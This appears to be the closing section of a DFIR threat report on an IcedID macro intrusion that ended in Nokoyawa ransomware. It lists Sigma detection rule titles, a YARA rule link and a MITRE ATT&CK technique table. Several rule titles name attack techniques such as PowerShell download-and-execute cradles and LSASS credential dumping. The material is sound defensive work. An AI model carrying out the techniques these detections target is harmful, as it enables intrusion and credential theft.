Potential Recon Activity Via Nltest.EXE id: 5cc90652-4cbd-4241-aa3b-4b462fa5a248

Created Files by Office Applications id: c7a74c80-ba5a-486e-9974-ab9e682bc5e4

CobaltStrike Named Pipe id: d5601f8c-b26f-4ab0-9035-69e11a8d4ad2

Suspicious Group And Account Reconnaissance Activity Using Net.EXE id: d95de845-b83c-4a9a-8a6a-4fc802ebf6c0

PowerShell Download and Execution Cradles id: 85b0b087-eddf-4a2b-b033-d771fa2b9775

Meterpreter or Cobalt Strike Getsystem Service Installation – Security id: ecbc5e16-58e0-4521-9c60-eb9a7ea4ad34

Credential Dumping Tools Accessing LSASS Memory id: 32d0d3e2-e58d-4d41-926b-18b520b2b32d

Potential Defense Evasion Via Rename Of Highly Relevant Binaries id: 0ba1da6d-b6ce-4366-828c-18826c9de23e

DFIR Report Repo

AdFind Discovery id: 50046619-1037-49d7-91aa-54fc92923604

CHCP CodePage Locale Lookup id: dfbdd206-6cf2-4db9-93a6-0b7e14d5f02f

Yara

https://github.com/The-DFIR-Report/Yara-Rules/blob/main/18190/18190.yar

MITRE

18190 IcedID Macro Ends in Nokoyawa Ransomware		
	Tools	Technique
Initial Access		T1566.001 Phishing: Spearphishing Attachment
Execution	Microsoft Office Excel S0483 IcedID	T1204.002 User Execution: Malicious file Command and Scripting Interpreter: Windows Command Shell - T1059.003 T1059.004 Command and Scripting Interpreter: PowerShell T1059.005 Command and Scripting Interpreter: Visual Basic T1047 Windows Management Instrumentation
Persistence	S0483 IcedID	T1053.005 Scheduled Task/Job: Scheduled Task
Privilege Escalation	S0154 Cobalt Strike	T1134.001 Access Token Manipulation: Token Impersonation/Theft T1055 Process Injection
Defense Evasion		T1036.003 Masquerading: Rename System Utilities T1070.004 Indicator Removal: File Deletion T1218.011 System Binary Proxy Execution: Rundll32 T1078 Valid Accounts
Credential Access		T1552.001 Unsecured Credentials: Credentials in files T1003.001 OS Credential Dumping: LSASS Memory
Discovery	S0552 AdFind S0099 Arp Chcp Adget S0359 Nltest S0039 Net S0097 Ping S0096 Systeminfo S0483 IcedID S0154 Cobalt Strike	T1087.001 Account Discovery: Local Account T1087.002 Account Discovery: Domain Account T1083 File and Directory Discovery T1018 Remote System Discovery T1016 System Network Configuration Discovery T1482 Domain Trust Discovery
Lateral Movement	S0029 PsExec	T1021.001 Remote Services: Remote Desktop Protocol T1021.002 Remote Services: SMB/Windows Admin Shares T1021.006 Remote Services: Windows Remote Management
Collection	7 zip	T1560.001 Archive Collected Data: Archive via Utility
Command and Control	S0483 IcedID S0154 Cobalt Strike BackConnect VNC	T1071.001 Application Layer Protocol: Web Protocols T1105 Ingress Tool Transfer T1102 Web Service T1219 Remote Access Software
Exfiltration		T1041 Exfiltration Over C2 Channel
Impact	Nokoyawa Ransomware S0029 PsExec	T1486 Data Encrypted for Impact

```
Access Token Manipulation: Token Impersonation/Theft - T1134.001
Account Discovery: Local Account - T1087.001
Account Discovery: Domain Account - T1087.002
Application Layer Protocol: Web Protocols - T1071.001
Command and Scripting Interpreter: Windows Command Shell - T1059.003
Command-Line Interface: PowerShell - T1059.001
Command-Line Interface: Visual Basic - T1059.005
Data Encrypted for Impact - T1486
Domain Trust Discovery - T1482
```

```
File and Directory Discovery - T1083
Indicator Removal on Host: File Deletion - T1070.004
Masquerading: Rename System Utilities - T1036.003
Phishing: Spearphishing Attachment - T1566.001
Process Injection – T1055
Remote Services: RDP - T1021.001
Remote Services: SMB/Windows Admin Shares - T1021.002
Remote System Discovery - T1018
Scheduled Task/Job: Scheduled Task - T1053.005
System Binary Proxy Execution: Rundll32 - T1218.011
System Network Configuration Discovery - T1016
Valid Accounts - T1078
WMI - T1047
Unsecured Credentials: Credentials In Files - T1552.001
User Execution: Malicious File - T1204.002
Remote Services: Windows Remote Management - T1021.006
Exfiltration Over C2 Channel - T1041
Archive Collected Data: Archive via Utility - T1560.001
Ingress Tool Transfer - T1105
Web Service - T1102
OS Credential Dumping: LSASS Memory - T1003.001
Remote Access Software - T1219
```

```
AdFind - S0552
IcedID - S0483
ipconfig - S0100
net - S0039
nltest - S0359
ping - S0097
systeminfo - S0096
cmd - S0106
Cobalt Strike - S0154
PsExec - S0029
```

Internal case #18190
